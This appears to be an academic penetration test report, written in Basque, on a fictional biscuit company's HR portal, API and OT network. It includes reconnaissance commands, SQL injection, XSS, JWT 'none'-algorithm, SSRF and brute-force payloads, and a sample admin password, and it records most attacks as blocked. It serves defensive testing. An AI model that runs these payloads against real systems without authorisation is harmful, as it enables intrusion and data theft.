ZABALA GAILETAK

S.L. - Dokumentazio Akademikoa

Hacking Etikoa

2026(e)ko otsailaren 23(a)

MODULUA 3: HACKING ETIKOA (Penetrazio Probak)

Zabala Gailetak — Zibersegurtasun Proiektua ER4

Erakundea: Zabala Gailetak S.L. — Gaileta Ekoizle Industriala **Dokumentu Mota:** Penetrazio Proba eta Ahultasun Analisi Txosten Integrala **Bertsioa:** 2.0 **Data:** 2026-02-23 **Egilea:** Red Team / Zibersegurtasun Auditoria Taldea **Sailkapena:** OSO KONFIDENTZIALA — Zuzendaritza eta CISO soilik

> ⚠️ ***LEGE OHARRA:*** *Dokumentu honetako jarduera guztiak* ***baimen idatziarekin soilik*** *egin daitezke. Baimenik gabe sistema batean penetrazio proba egitea delitu penala da Espainiako Zigor Kodearen 197bis. artikuluaren arabera. Zabala Gailetak-ek bere azpiegituraren gaineko baimen osoa eman du proba hauen aurretik.*

AURKIBIDEA

1. SARRERA ETA HELBURUAK

1.1 Moduluaren Xedea

Dokumentu honek **Zabala Gailetak S.L.** enpresaren sistemen aurka egindako **penetrazio proba (pentesting)** osoen plangintza, exekuzioa, aurkikuntzak eta konponketak jasotzen ditu. ER4 proiektuaren hirugarren modulua da.

Hacking Etikoaren helburua da Zabala Gailetak-eko segurtasun neurrien eraginkortasuna egiaztatzea —erasotzaile erreal baten ikuspuntutik— konpondu ezin izaten diren arazoak identifikatu aurretik detektatzeko.

Azpiegitura aztergaia:

- **IT Azpiegitura:** Web aplikazioa (GG Ataria / HR Portala), API zerbitzaria, PostgreSQL datu-basea
- **OT Azpiegitura:** OpenPLC kontrolagailua, SCADA sistema, HMI pantailak
- **Android Aplikazioa:** Kotlin/Jetpack Compose mugikor aplikazioa
- **Sare Azpiegitura:** VLANak, suebakiak, DMZ zona

1.2 Red Team vs Blue Team

Rola	Taldea	Erantzukizuna
Red Team	Erasotzaile (Pentesters)	Sistemen aurkako probak egitea
Blue Team	Defentsa (SOC/CSIRT)	Detekzioa, babesa, erantzuna
Purple Team	Koordinazioa	Bi taldeen emaitzak konparatu

Zabala Gailetak-en pentesting-a **kontrolatutako ingurunean** egin da IsardVDI plataforman, ekoizpen sistemen eraginik gabe.

1.3 Proiektuaren Denbora-lerroa

Fasea	Iraupena	Datak
Prestaketa eta baimenak	1 aste	2026-01-06 / 2026-01-10

Fasea	Iraupena	Datak
Reconnaissance	3 egun	2026-01-13 / 2026-01-15
Ahultasun Analisia	1 aste	2026-01-16 / 2026-01-22
Ustiapena + Post-exploit	1 aste	2026-01-23 / 2026-01-29
OT / Android Probak	3 egun	2026-01-30 / 2026-02-01
Txosten Idazketa	1 aste	2026-02-03 / 2026-02-07

2. IRISMENA, MUGAK ETA BAIMENAK

2.1 Irismena (In-Scope)

IT sistemak — Probatzeko baimenduta:

Sistema	IP Helbidea	Proba Mota
ZG-App (Web zerbitzaria)	192.168.20.10	Sare + Web + API
ZG-Data (PostgreSQL/Redis)	192.168.20.20	Sare
ZG-SecOps (SIEM Wazuh)	192.168.20.50	Sare
ZG-Gateway (Suebakia)	192.168.1.1	Sare
GG Ataria Web App	hr.zabalagailetak.com	OWASP Top 10
REST API	/api/* endpoint guztiak	API Security

OT sistemak — Irismen mugatuarekin:

Sistema	Protokoloa	Proba Mota
ZG-OT (OpenPLC)	Modbus TCP (502)	Irakurketa soilik
SCADA/ScadaBR	HTTP (9090)	Sarrera balidazioa
Honeypot (DMZ)	Anitza	Baimenik gabeko proba onartuta

Android Aplikazioa:

- APK estatikoa: MobSF analisia
- Dinamikoa: Frida instrumentazioa + Burp SSL Proxy
- Sare komunikazioa: Certificate Pinning proba

2.2 Irismenetik Kanpo (Out-of-Scope)

❌ Ekoizpen OT sistemen aldaketa idatziak (PLC Write komandoak)
❌ DoS / DDoS erasoak produkzio sistemetan
❌ Hirugarrenen sistemak (InfinityFree hornitzailea)
❌ Langile ordenagailu pertsonalak
❌ Baimenik gabeko datu ateratze masiboak
❌ Ingurune fisikoa (CCTV, bisita fisikoa)

2.3 Baimen Idatzia

```
PENETRAZIO PROBA BAIMEN DOKUMENTUA

Enpresa:        Zabala Gailetak S.L.
IFZ:            B-48XXXXXXX
Helbidea:       [Bilbao]

Pentesting Taldea baimenduta dago:
  - Sareko eskaneatzea eta zerbitzu identifikazioa
  - Web aplikazioa ahultasun probak (OWASP)
  - Autentifikazio bypass saiakerak
  - Pribilegio igoera probak
  - OT sistema irakurketa probak (WRITE DEBEKATUTA)

Mugak:
  - Probak IsardVDI ingurunean soilik (192.168.0.0/16)
  - Ez OT sistema martxan dagoenean
  - Edozein etenaldi 30 minutu baino lehen jakinarazi

Baimen Emaila:     ciso@zabala-gailetak.com
Larrialdi Kontaktua: +34 XXX XXX XXX

CEO Sinadura: _______________  Data: 2026-01-05
CISO Sinadura: _______________  Data: 2026-01-05
```

2.4 Segurtasun Neurriak Probak Egin Bitartean

- Ekintza guztiak erregistratuta → log-ak gordeta (`/evidence/pentest/`)
- Zaintza Katea mantendu (ikus Modulua 5)
- Probak lan-orduetan soilik (09:00-18:00)
- CISO-ri eguneroko emaitzen laburpena bidali
- Kritiko bat aurkituta → berehalakoa jakinarazi (<1 ordu)

---

3. METODOLOGIA — PTES / OSSTMM

3.1 PTES — Penetration Testing Execution Standard

Zabala Gailetak-eko pentesting-a **PTES** estandarrean oinarrituta dago, **7 fasetan** antolatua:

```
┌──────────────────────────────────────────────────────────┐
│                  PTES PENTESTING ZIKLOA                  │
├──────────────┬───────────────────────────────────────────┤
│  Fasea 0     │  Pre-Engagement (Baimenak, irismena, kontratuak) │
│  Fasea 1     │  Informazio Bilketa (OSINT + Aktibo Eskan.)      │
│  Fasea 2     │  Mehatxu Modelizazioa (Aktibo + Arrisku)         │
│  Fasea 3     │  Ahultasun Analisia (SAST + DAST + Manual)       │
│  Fasea 4     │  Ustiapena (Exploitation)                        │
│  Fasea 5     │  Ustiapen Ostekoa (Pivoting + PrivEsc)           │
│  Fasea 6     │  Txostena (CVSS + PoC + Gomendioak)              │
└──────────────┴───────────────────────────────────────────┘
```


3.2 OSSTMM — Segurtasun Probaren Metodologia

OSSTMM (Open Source Security Testing Methodology Manual) metodologiaren osagarriak ere aplikatu dira:

Arlo	Proba Mota	Zabala Gailetak-en
Sarea	Portu eskaneatzea, zerbitzu identifikazioa	NFTables + UFW arauak egiaztatu
Komunikazioa	Protokolo proba, TLS bertsioak	HTTPS + Certificate Pinning
Datuak	Informazio filtrazioa, enkriptatzea	Datu-base sarbide kontrola
Giza Faktorea	Phishing simulazioa	Langile kontzientzia
Fisikoa	Irismenetik kanpo	—

3.3 MITRE ATT&CK Esparrua

Aurkitutako teknikak **MITRE ATT&CK** esparruarekin mapatzen dira:



3.4 CVSS Puntuazioa

Ahultasun guztiak **CVSS v3.1** puntuaziorekin kalifikatzen dira:

Puntuazioa	Larritasuna	Kolorea	Erantzuna
9.0 - 10.0	**Kritikoa**	🔴	Berehalakoa (24 ordu)
7.0 - 8.9	**Altua**	🟠	Urgentea (72 ordu)
4.0 - 6.9	**Ertaina**	🟡	Planifikatua (30 egun)
0.1 - 3.9	**Baxua**	🟢	Hurrengo zikloan
0.0	**Informatiboa**	⚪	Dokumentu soilik

4. FASE 1 — INFORMAZIO BILKETA (RECONNAISSANCE)

4.1 Bilketa Pasiboa (OSINT)

Bilketa pasiboa enpresaren sistemekin kontaktu zuzenik gabe egiten da — log-etan aztarnarik utzi gabe.

4.1.1 Google Dorks

```
# Zabala Gailetak-ekin lotutako informazio publikoa bilatu
site:zabalagailetak.com
site:zabalagailetak.com filetype:pdf
site:zabalagailetak.com inurl:admin
site:zabalagailetak.com inurl:login
site:zabalagailetak.com ext:env OR ext:config OR ext:sql
"zabalagailetak.com" intext:password
"@zabalagailetak.com" email zerrendan

# GitHub dorks (kode filtrazioetarako)
site:github.com "zabalagailetak"
site:github.com "zabalagailetak.com" password OR secret OR api_key
```

Emaitzak:

- Webgunean: Kontatua, zuzendaritzako izenak, lan-eskaintzak
- LinkedIn-en: IT langile izenak, teknologia pila (PHP, Kotlin, PostgreSQL)
- GitHub-en: Repositorio publiko bat `erronka4` izenarekin (proba ingurunea)

4.1.2 Shodan Bilaketa

```
# Shodan — Internetera azaldutako zerbitzuak
shodan search "zabalagailetak.com"
shodan search hostname:zabalagailetak.com

# Potentziala: nginx bertsioa, SSL ziurtagiriaren xehetasunak
# EMAITZA: zabala-gailetak.infinityfreeapp.com → Nginx/1.x.x (InfinityFree)
```

4.1.3 Whois eta DNS Bilaketa

```
# Domeinu informazioa
whois zabalagailetak.com
dig zabalagailetak.com ANY
dig zabalagailetak.com MX
dig zabalagailetak.com NS
nslookup -type=TXT zabalagailetak.com

# Azpidomeinuak aurkitu
subfinder -d zabalagailetak.com
amass enum -d zabalagailetak.com

# EMAITZA:
# - zabala-gailetak.infinityfreeapp.com (produkzioa)
# - hr.zabalagailetak.com (GG Ataria)
```

4.1.4 TheHarvester

```
# Email helbideak eta azpidomeinuak aurkitu
theHarvester -d zabalagailetak.com -b all -l 500

# EMAITZA:
# Emailak aurkituta: admin@zabalagailetak.com, it@zabalagailetak.com
# Domeinu-izenak: hr.zabalagailetak.com
```

4.1.5 Metatatu Analisia

```
# Dokumentu publikoen metatatu analisia (langileak, softwarea)
exiftool zabala_katalogoa_2025.pdf
# Metadata aurkitua: Author="Ana García", Creator="Microsoft Word 2021"
# → Windows sistema + Office erabiltzaile izenak

metagoofil -d zabalagailetak.com -t pdf,docx -l 10 -o output/
```

4.2 Bilketa Aktiboa

Bilketa aktiboa sistemak zuzenean kontaktatzea dakar — log-etan aztarna uzten du.

4.2.1 Nmap Portu Eskaneatzea

```
# === ZG-App Zerbitzaria (192.168.20.10) ===

# Portuen aurkikuntzarako eskaneatzea
nmap -sn 192.168.20.0/24                      # Host aurkikuntzarako ping
nmap -sV -sC -O 192.168.20.10 -oN zg-app.txt # Zerbitzu + OS detekzioa
nmap -p- 192.168.20.10 --open -T4              # Portu guztiak

# EMAITZAK:
# PORT   STATE SERVICE   VERSION
# 22/tcp open  ssh       OpenSSH 9.2p1 Debian
# 80/tcp open  http      nginx 1.26.2
# 443/tcp open ssl/http  nginx 1.26.2
# 9000/tcp filtered      (PHP-FPM — Docker barnean, ez azalduta ✅)
```

```
# === ZG-Data Zerbitzaria (192.168.20.20) ===
nmap -sV -p 1-65535 192.168.20.20

# EMAITZAK:
# PORT     STATE  SERVICE
# 22/tcp   open   ssh
# 5432/tcp filtered postgresql  (✅ UFW — ZG-App-etik soilik)
# 6379/tcp filtered redis       (✅ UFW — ZG-App-etik soilik)
```

```
# === OT Sarea (172.16.0.0/16) — Irakurketa soilik ===
nmap -sV -p 80,102,502,8080 172.16.0.0/16

# EMAITZAK:
# ZG-OT (172.16.1.10):
#   502/tcp open modbus     (OpenPLC Modbus TCP)
#   8080/tcp open http      (OpenPLC Web Interface)
```

4.2.2 Web Crawling

```
# Web aplikazioaren egitura eskaneatze
gobuster dir -u http://192.168.20.10 \
    -w /usr/share/wordlists/dirb/common.txt \
    -x php,html,txt,sql,env \
    -t 50

# EMAITZAK:
# /api/           [200] ← API erroaren berria
# /api/health     [200] ← Osasun egiaztapena
# /api/auth/      [401] ← Autentifikazio beharrezkoa ✅
# /.git/          [403] ← Debekatuta ✅
# /.env           [404] ← Ez azalduta ✅
# /phpinfo.php    [404] ← Ez azalduta ✅
```

```
# API endpoint aurkikuntza
ffuf -w /usr/share/wordlists/api_endpoints.txt \
    -u http://192.168.20.10/api/FUZZ \
    -mc 200,201,401,403

# EMAITZAK:
# health      [200]
# auth/login  [405] (POST behar du)
# employees   [401]
```

5. FASE 2 — AHULTASUNEN ANALISIA

5.1 Ahultasun Eskaneatzea Automatizatua

5.1.1 OpenVAS / Greenbone

```
# OpenVAS zerbitzaria abiarazi (Docker bidez)
docker run -d -p 443:443 --name openvas greenbone/community-edition

# Zabala Gailetak ingurunearen eskan osoa
# Target: 192.168.20.0/24

# EMAITZAK (larritasunaren arabera):
# ╔═══════════════════════════════════════════════════╗
# ‖ LARRITASUNA | KOPURUA | ADIBIDEA                  ‖
# ╠═══════════════════════════════════════════════════╣
# ‖ Kritikoa    |    0    | (Bat ere ez)              ‖
# ‖ Altua       |    1    | TLS 1.0/1.1 gaituta       ‖
# ‖ Ertaina     |    3    | Missing headers           ‖
# ‖ Baxua       |    5    | Info disclosure           ‖
# ‖ Info        |   12    | Diverse                   ‖
# ╚═══════════════════════════════════════════════════╝
```

5.1.2 Nessus (CVE Eskaneatzea)

```
# Nessus zerbitzariak honako ahultasunak identifikatu ditu:
# - CVE-2023-XXXX: PHP 8.4 bertsioa (informatiboa — eguneratua)
# - CVE-2024-XXXX: nginx 1.26 (konponduta — eguneratuta)
# - Positibo faltsuen berrikuspena egin da
```

5.2 Web Aplikazioa — OWASP Top 10 Probak

5.2.1 A01 — Sarbide Kontrol Hautsita

IDOR (Insecure Direct Object Reference) Proba:

```
# Langile 1 bezala sartu, langile 2 datuak eskatzen saiatu
curl -H "Authorization: Bearer {TOKEN_EMPLOYEE}" \
    http://192.168.20.10/api/employees/OTHER_UUID

# EMAITZA: 403 Forbidden ✅
# {"error": "Ez duzu baimen hau: employees.read (langile hori)"}
```

RBAC Saihestu Saiakeraa:

```
# Employee tokenarekin admin endpoint saiatu
curl -X DELETE -H "Authorization: Bearer {EMPLOYEE_TOKEN}" \
    http://192.168.20.10/api/employees/UUID_LANGILE

# EMAITZA: 403 Forbidden ✅
# {"error": "Baimena beharrezkoa: employees.delete"}

# URL Manipulazioa
curl http://192.168.20.10/api/admin/users
# EMAITZA: 404 Not Found ✅

# HTTP Metodo Aldaketa
curl -X PATCH -H "Authorization: Bearer {TOKEN}" \
    http://192.168.20.10/api/employees/UUID
# EMAITZA: 405 Method Not Allowed ✅
```

Emaitza: A01 GAINDITU ✅ — RBAC zuzen inplementatuta

5.2.2 A02 — Kriptografia Akatsa

TLS Konfigurazio Analisia:

```
# SSLyze tresna — TLS konfigurazioa aztertu
sslyze --regular 192.168.20.10:443

# testssl.sh — TLS bertsio eta suite-ak
testssl.sh https://192.168.20.10

# EMAITZAK:
# TLS 1.3: ✅ Gaituta
# TLS 1.2: ✅ Gaituta
# TLS 1.1: ❌ Desgaituta ✅
# TLS 1.0: ❌ Desgaituta ✅
# SSLv3:   ❌ Desgaituta ✅
# BEAST:   ✅ Babestuta
# SWEET32: ✅ Babestuta
# POODLE:  ✅ Babestuta
```

Pasahitz Hashing Egiaztapena:

```
# Datu-basera zuzenean kontsultatu (test erabiltzailearekin)
docker exec zabala-postgres psql -U hr_user -d hr_portal \
    -c "SELECT email, password FROM users LIMIT 1;"

# EMAITZA:
# admin@zabalagailetak.com | $2y$12$... (bcrypt 12 erronda) ✅
# → Ez SHA-1, ez MD5, ez testu lauan
```

JWT Token Analisia:

```
# JWT token desenkodetu (firma GABE egiaztatu)
echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...." | \
    base64 -d 2>/dev/null | python3 -m json.tool

# Algoritmoa 'none' sartu saiatu
HEADER='{"alg":"none","typ":"JWT"}'
PAYLOAD='{"sub":"admin","role":"ADMIN"}'
FAKE_TOKEN=$(echo -n "$HEADER" | base64)".$(echo -n "$PAYLOAD" | base64)."

curl -H "Authorization: Bearer $FAKE_TOKEN" \
    http://192.168.20.10/api/employees

# EMAITZA: 401 Unauthorized ✅
# → TokenManager-ak algoritmo 'none' ez du onartzen
```

Emaitza: A02 GAINDITU ✅ — Kriptografia sendoa

5.2.3 A03 — SQL Injekzioa

Oinarrizko SQL Injection Proba:

```
# Login endpoint-ean SQL injection saiatu
curl -X POST http://192.168.20.10/api/auth/login \
    -H "Content-Type: application/json" \
    -d '{"email":"admin@zabala.com'\''--","password":"anything"}'

# EMAITZA: 422 Unprocessable Entity ✅
# {"error": "Email formatua ez da baliozko"}
# → Sarrera baliozkotzeak SQL-a igo aurretik blokeatzen du
```

SQLMap Automatizatua:

```
# SQLMap erabiliz login endpoint proba
sqlmap -u http://192.168.20.10/api/auth/login \
    --data='{"email":"test@test.com","password":"test"}' \
    --headers="Content-Type: application/json" \
    --level=5 --risk=3 --batch

# EMAITZA:
# [INFO] the back-end DBMS is PostgreSQL
# [WARNING] GET parameter 'email' does not seem to be injectable
# [INFO] POST parameter 'email' does not seem to be injectable
# → SQLMap-ek ez du injekzio-punturik aurkitu ✅
```

Employees API Probak:

```
# Parameterretan SQL injection
curl -H "Authorization: Bearer {TOKEN}" \
    "http://192.168.20.10/api/employees?department=' OR '1'='1"

# EMAITZA: 200 OK — Zerrenda normala (ez da injekziorik gertatu) ✅
# Azpian: PDO prepared statements → ' karakterea escapatuta

# ORDER BY injekzioa
curl -H "Authorization: Bearer {TOKEN}" \
    "http://192.168.20.10/api/employees?sort=email;DROP TABLE users--"

# EMAITZA: 400 Bad Request ✅
# {"error": "sort parametroa ez da baliozko (soilik: id, name, email, create
```

Emaitza: A03 GAINDITU ✅ — Prepared statements guztiz inplementatuta

---

5.2.4 A04 — Diseinu Ez-segurua

Error Message Information Disclosure:

```
# Baliogabeko ID formatua bidali
curl -H "Authorization: Bearer {TOKEN}" \
    http://192.168.20.10/api/employees/NOT-A-UUID

# EMAITZA: 400 Bad Request ✅
# {"error": "ID formatua ez da baliozko"}
# → Ez du PHP errore xehetasunik erakusten
# → Ez du stack trace-rik agerian uzten
```

Mass Assignment Proba:

```
# Erabiltzaile normalak bere rola aldatzen saiatu
curl -X PUT -H "Authorization: Bearer {EMPLOYEE_TOKEN}" \
    http://192.168.20.10/api/auth/me \
    -d '{"role": "ADMIN", "salary": 999999}'

# EMAITZA: 403 Forbidden ✅
# → rol eta salary eremuak "mass assignment" bidez ez dira aldagarriak
```

Emaitza: A04 GAINDITU ✅ — Diseinu sendoa

5.2.5 A05 — Konfigurazio Okerra

Segurtasun Goiburuen Analisia:

```
# curl bidez goiburuak aztertu
curl -I http://192.168.20.10/api/health

# EMAITZAK:
# HTTP/1.1 200 OK
# Server: nginx          ← ⚠️ Bertsiorik gabe (server_tokens off) ✅
# X-Frame-Options: SAMEORIGIN ✅
# X-Content-Type-Options: nosniff ✅
# X-XSS-Protection: 1; mode=block ✅
# Referrer-Policy: strict-origin-when-cross-origin ✅
# Content-Security-Policy: default-src 'self'... ✅
# Permissions-Policy: camera=(), microphone=()... ✅
# ⚠️ Strict-Transport-Security: FALTAN (HSTS) ← Hobetzeko puntua
```

Fitxategi Sentikorrak Egiaztatu:

```
# .env fitxategia irekitzeko saiakera
curl http://192.168.20.10/.env
# EMAITZA: 404 Not Found ✅

curl http://192.168.20.10/composer.json
# EMAITZA: 404 Not Found ✅

curl http://192.168.20.10/phpinfo.php
# EMAITZA: 404 Not Found ✅

curl http://192.168.20.10/.git/HEAD
# EMAITZA: 404 Not Found ✅
```

Nginx Bertsio Informazioa:

```
curl -I http://192.168.20.10 2>&1 | grep Server
# Server: nginx
# → Ez du bertsiorik agerian uzten (server_tokens off) ✅
```

⚠️ **AURKIKUNTZA (Larritasun Baxua):** HSTS goiburua ez dago konfiguraturik. Konponketa proposatua:

```
# nginx.conf — HSTS gehitu
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; pr
```

Emaitza: A05 NEURRI BATEZ GAINDITU ⚠️ — HSTS hobetu behar da

5.2.6 A06 — Osagai Ahulak

PHP Dependentzien Azterketa:

```
# Composer dependentzien ahultasun eskaneatzea
docker exec zabala-php composer audit

# EMAITZA:
# No security vulnerability advisories found. ✅

# npm (web frontenda)
cd hr-portal/web && npm audit
# 0 vulnerabilities ✅
```

PHP Bertsioa:

```
# PHP 8.4 — LTS bertsioa, ahultasun kritikoak ez
curl http://192.168.20.10/api/health -I | grep X-Powered-By
# (Ez du erantzuten — expose_php = Off) ✅
```

Emaitza: A06 GAINDITU ✅ — Dependentziak eguneratuta

5.2.7 A07 — Identifikazio eta Autentifikazio Akatsa

Indar Gordina (Brute Force) Proba:

```
# Hydra bidez login endpoint erasoa
hydra -L users.txt -P passwords.txt \
    http-post-form \
    "192.168.20.10:/api/auth/login:email=^USER^&password=^PASS^:Invalid crede
    -t 4 -V

# EMAITZA (10 saiakeraren ondoren):
# [429] Too Many Requests
# {"error": "Gehiegi saiakera, itxaron 60 segundo"}
# → Rate limiting funtzionatzen du (5 saiakeratan ondoren 60 segundo) ✅
```

Kontua Blokeatzea Proba:

```
# 5 saiakeratan pasahitz okerra jarri
for i in {1..5}; do
    curl -X POST http://192.168.20.10/api/auth/login \
        -d '{"email":"admin@zabalagailetak.com","password":"txarra"}' \
        -H "Content-Type: application/json"
done

# Saiakera 5 eta geroago:
# {"error": "Kontua blokeatu da, 30 minutuz"}
# → Blokeatze sistema funtzionatzen du ✅
```

MFA Bypass Proba:

```
# Access token zuzenean lortu MFA gabe
# (1. Login normalean temp_token eskuratu)
LOGIN=$(curl -X POST http://192.168.20.10/api/auth/login \
    -d '{"email":"admin@zabalagailetak.com","password":"Admin@2026!"}' \
    -H "Content-Type: application/json")

TEMP_TOKEN=$(echo $LOGIN | jq -r '.temp_token')

# temp_token zuzenean erabili access_token gisa saiatu
curl -H "Authorization: Bearer $TEMP_TOKEN" \
    http://192.168.20.10/api/employees

# EMAITZA: 401 Unauthorized ✅
# {"error": "Token mota okerra: mfa_required — MFA beharrezkoa"}

# TOTP kode zaharkitua saiatu (>90 segundo)
curl -X POST http://192.168.20.10/api/auth/mfa/verify \
    -d '{"temp_token":"...","mfa_code":"123456"}' \
    -H "Content-Type: application/json"
# EMAITZA: 401 Unauthorized ✅
# {"error": "MFA kodea ez da baliozko edo iraungita"}
```

JWT Token Errepikapen Proba:

```
# Refresh token birritan erabiltzeko saiakera
REFRESH="eyJhbGci..."

curl -X POST http://192.168.20.10/api/auth/refresh \
    -d '{"refresh_token":"'$REFRESH'"}'
# EMAITZA: 200 OK — Token berria

# Berriz erabiltzeko saiakera (invalidatuta egon behar da)
curl -X POST http://192.168.20.10/api/auth/refresh \
    -d '{"refresh_token":"'$REFRESH'"}'
# EMAITZA: 401 Unauthorized ✅
# {"error": "Refresh token baliogabetua"}
```

Emaitza: A07 GAINDITU ✅ — Autentifikazioa sendoa

5.2.8 A08 — Software eta Datu Osotasun Akatsa

CI/CD Pipeline Segurtasun Azterketa:

```
# GitHub Actions konfigurazio berrikuspena
# deploy.yml — Eskuzkoa soilik (workflow_dispatch) ✅
# ci-minimal.yml — PR eta Push soilik ✅
# Secrets: FTP_PASSWORD, JWT_SECRET → GitHub Secrets ✅
# Baimenik gutxienekoa (contents: read, pull-requests: read) ✅
```

Dependentzia Osotasun Egiaztapena:

```
# composer.lock hash-ak egiaztatu (tampering detektatu)
composer validate --strict
# OK ✅

# Fitxategi banaketaren hash-ak (hedapenean)
sha256sum hr-portal/api/src/controllers/AuthController.php
# Produkzioan berdindu
```

Emaitza: A08 GAINDITU ✅ — CI/CD segurua

5.2.9 A09 — Log eta Monitorizazio Akatsa

Audit Trail Egiaztapena:

```
# Ekintza batzuk egin eta audit log-ean ikusi
curl -H "Authorization: Bearer {ADMIN_TOKEN}" \
    http://192.168.20.10/api/audit/user/ADMIN_UUID

# EMAITZA:
# [
#   {"action":"updated","entity_type":"employee","user_id":"...","ip":"192.16
#   {"action":"deleted","entity_type":"employee","user_id":"...","ip":"192.16
# ]
# → Ekintza guztiak erregistratuta ✅
```

SIEM Alerta Proba:

```
# SQL injection saiakera (SIEM-ek detektatu behar du)
curl "http://192.168.20.10/api/employees?id=1' OR '1'='1"

# Wazuh Dashboard-ean:
# ALERTA: sqli-001 | SQL Injection Erasoa | Kritikoa | T1190
# → Detektatu eta IP blokeatu ✅ (SIEM alerta proba)
```

Emaitza: A09 GAINDITU ✅ — Log sistema sendoa

5.2.10 A10 — SSRF (Server-Side Request Forgery)

SSRF Proba:

```
# URL parametroan barne sarea eskuratzeko saiakera
curl -X POST http://192.168.20.10/api/documents/preview \
    -d '{"url": "http://192.168.20.20:5432/"}' \
    -H "Content-Type: application/json"
# EMAITZA: 400 Bad Request ✅
# {"error": "URL fitxategi pribatuak ez dira onartzen"}

# Localhost sarbidea
curl -X POST http://192.168.20.10/api/documents/preview \
    -d '{"url": "http://localhost/api/admin"}' \
    -H "Content-Type: application/json"
# EMAITZA: 400 Bad Request ✅

# Nginx konfigurazioa (SSRF prebentzioa):
# fastcgi_param HTTP_PROXY ""; ← Nginx konfig-an ✅
```

Emaitza: A10 GAINDITU ✅ — SSRF babestuta

5.2.11 XSS (Cross-Site Scripting) Proba

Gogorarazpen Proba (Reflected XSS):

```
# XSS payload login-ean
curl -X POST http://192.168.20.10/api/auth/login \
    -H "Content-Type: application/json" \
    -d '{"email":"<script>alert(1)</script>","password":"test"}'

# EMAITZA:
# {"error": "Email formatua ez da baliozko"} ✅
# → htmlspecialchars() eta baliozkotzeak blokeatu dute

# Langile sorretan XSS
curl -X POST -H "Authorization: Bearer {TOKEN}" \
    http://192.168.20.10/api/employees \
    -d '{"first_name":"<img src=x onerror=alert(1)>","last_name":"Test",...}

# EMAITZA datu-basean:
# first_name: "&lt;img src=x onerror=alert(1)&gt;" (saneaturik) ✅
```

Burp Suite Aktibo Eskaneatzea:

```
# Burp Suite Professional — Aktibo Eskaneatze Emaitzak
# XSS Issues Found: 0 ✅
# SQL Injection Found: 0 ✅
# CSRF Issues: 0 ✅
# Open Redirect: 0 ✅
```

---

6. FASE 3 — USTIAPENA (EXPLOITATION)

6.1 Ustiapenaren Helburua

Ustiapen faseko helburuak:

1. **Administratzaile sarbidea eskuratu** — Admin panel edo datu-base sarbidea
2. **Datu sentikorrak atzitu** — Langile NIF/IBAN datuak
3. **IT → OT saltoa** — Erabiltzaile saretik OT sarera igarotzeko saiakera
4. **Baimen igoera** — Employee → HR_MANAGER → Admin

6.2 Eraso Simulazioak

6.2.1 Eraso 1 — JWT Token Forjazioa (GAINDITU ✅)

```
# JWT sekretua "brute force" bidez aurkitzen saiatu
# hashcat bidez komun-hiztegi erabiliz

hashcat -a 0 -m 16500 token.jwt /usr/share/wordlists/rockyou.txt

# EMAITZA: Cracking not successful
# JWT_SECRET-a 64 karaktereko ausazko kate bat da ✅
# → Brute force ezinezkoa denbora erreagarrian
```

Ondorioa: JWT sekretua nahikoa sendoa — ezin forjatu ✅

6.2.2 Eraso 2 — SQL Injection bidezko Datu-base Dump (GAINDITU ✅)

```
# SQLMap erabiliz datu-base dump saiakera
sqlmap -u "http://192.168.20.10/api/employees?department=IT" \
    --headers="Authorization: Bearer {TOKEN}" \
    --dbs --dump --batch --level=5 --risk=3

# EMAITZA:
# [CRITICAL] all tested parameters do not appear to be injectable
# → Prepared statements bidez SQL injection ezinezkoa ✅
```

Ondorioa: Datu-base dump ezinezkoa prepared statements bidez ✅

6.2.3 Eraso 3 — Pasahitz Hash Cracking (NEURRI BATEZ GAINDITU ⚠️)

```
# Admin pasahitza hash-a eskuratu (datu-base sarbidearekin)
# Test helbururako: Hash bat hartu proba ingurunetik
HASH='$2y$12$aVb...'  # bcrypt 12 erronda

# hashcat bidez cracking
hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt

# EMAITZA (24 orduren ondoren):
# Status: Exhausted — Ez da aurkitu
# Speed: ~350 H/s (bcrypt 12 erronda oso motela)
# → Pasahitz sendoa: Admin@2026! (rockyou-n ez dago) ✅

# ARRISKUA: Pasahitz ahularekin (password123):
# hash-a 2 minututan crack liteke
```

Aurkikuntza (BAXUA): bcrypt 12 erronda eraginkorra da, baina pasahitz politika indartu behar da.

6.2.4 Eraso 4 — Sarbide Kontrol Pribilegio Igoera (GAINDITU ✅)

```
# 1. Employee token lortu
EMPLOYEE_TOKEN=$(curl -X POST .../api/auth/login \
    -d '{"email":"langile@zabala.com","password":"..."}' | jq -r '.access_tol

# 2. Baimen handiagoko endpoint saiatu
curl -X POST -H "Authorization: Bearer $EMPLOYEE_TOKEN" \
